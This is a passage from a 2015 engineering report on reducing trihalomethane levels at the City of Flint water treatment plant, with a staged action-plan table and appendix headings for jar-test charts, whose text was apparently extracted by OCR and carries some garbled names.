



## E. CATEGORIZATION OF ACTIONS

Considering that the Flint River is being used as the water source only until the KWA supply is available (expected late 2016), options to address high THM formation that require new construction or extensive time to implement are not preferred. On the other hand, the City understands THM sample results to date dictate that some action is necessary. Two categories have been developed to assist the City in prioritizing actions to take. Stage 1 consists of actions that can be completed relatively quickly without major construction and Stage 2 actions are either long term actions or solutions requiring major construction. Stage 1 actions are to be completed first followed by evaluation of the results prior to consideration of Stage 2 actions. Grouping of actions are shown in the table below.

TABLE 11 – ACTION PLAN			
	Action	Purpose	Status
Stage 1	Hire water consultant to complete 'water audit'	Third party review of actions and operations to make sure no options are being missed	Complete
	Increased water quality monitoring – obtain THM and TOC analyzers	Provide information needed to adjust WTP operations to match changing raw water quality	Complete
	Troubleshoot ozone feed system	Reduce chlorine feed and increase TOC removal	Complete
	Bench scale jar testing	Optimize treatment process and evaluate possible modifications	Complete
	Discontinue softening bypass	Reduce chlorine demand	Complete
	Disinfect filters	Reduce chlorine demand	Complete
	Increased water main flushing	Reduce water age / stagnant water	Ongoing
	Water system modeling evaluation	Determine areas with high water age and reasons	Partially complete
Stage 2	Modify booster disinfection feeds, if appropriate	Decrease water age	Not yet evaluated
	Repair ozone system	Reduce chlorine feed and increase TOC removal	Complete
	Continue increased water main flushing	Reduce water age / stagnant water	Ongoing
	Replace filter media with GAC	Reduce TOC and chlorine demand	Complete
	Continue valve replacements based on water model	Reduce water age / stagnant water	Ongoing
	Convert to lime and soda ash softening	Increase TOC removal	Future consideration
	Change disinfectant to chlorine dioxide	Reduce THMFP	Future consideration
	Install pre-oxidant feed at intake	Optimize ozone disinfection, reduce chlorine	Future consideration
	Implement coag. & floc. polymer aids, if appropriate	Increase TOC removal	Future consideration
	Place priority on replacing cast iron water mains	Reduce chlorine demand	Ongoing

Samples were taken August 18<sup>th</sup>, 2015 for the latest round of quarterly testing. The City has implemented many of the Stage 1 actions and installed GAC media in the filters and THM test results have significantly improved (decreased) since May and August 2014. All sampling results are shown on Chart 1.





Project No. 130-0901-001  
 Date: Aug. 27, 2015  
 Sheet  
 FIG 1

WATER TREATMENT PLANT  
 PROCESS DIAGRAM

REVISIONS		RE LOG	
No.	Description	Date	By

CITY OF FLINT  
 WATER TREATMENT PLANT

**IGN** Ledwood, Anderson & Newman, Inc.  
 1111 E. Lake Road, Suite 200  
 Flint, Michigan 48906-2703  
 www.ign-inc.com





## APPENDIX A JAR TEST DATA



Lockwood, Andrews  
& Newnam, Inc.  
A LEO A DALY COMPANY





Charles F. Lawrence, P.E.


## Ferric Chloride Feed THM Removal





Charles F. Lavratta, P.E.

# Coag/Floc Polymer Aid THM Removal




◆ Rapid Mix Polymer P25 @ 7.7 mg/l Ferric      ■ Rapid Mix Polymer P25 @ 30 mg/l Ferric



Charles F. Lawrence, P.E.

# Lime Feed THM Removal




◆ Lime @ 7.7 mg/l Ferric    ■ Lime @ 30 mg/l Ferric



Charles F. Lawrence, P.E.

## Soda Ash Feed THM Removal





♦ Soda Ash @ 7.7 mg/l Ferric      ■ Soda Ash @ 30 mg/l Ferric      ▲ Soda Ash @ Ferric Varied 7.7 - 30 mg/l



Charles F. Lawrence, P.E.

# PAC Feed THM Removal





## APPENDIX B

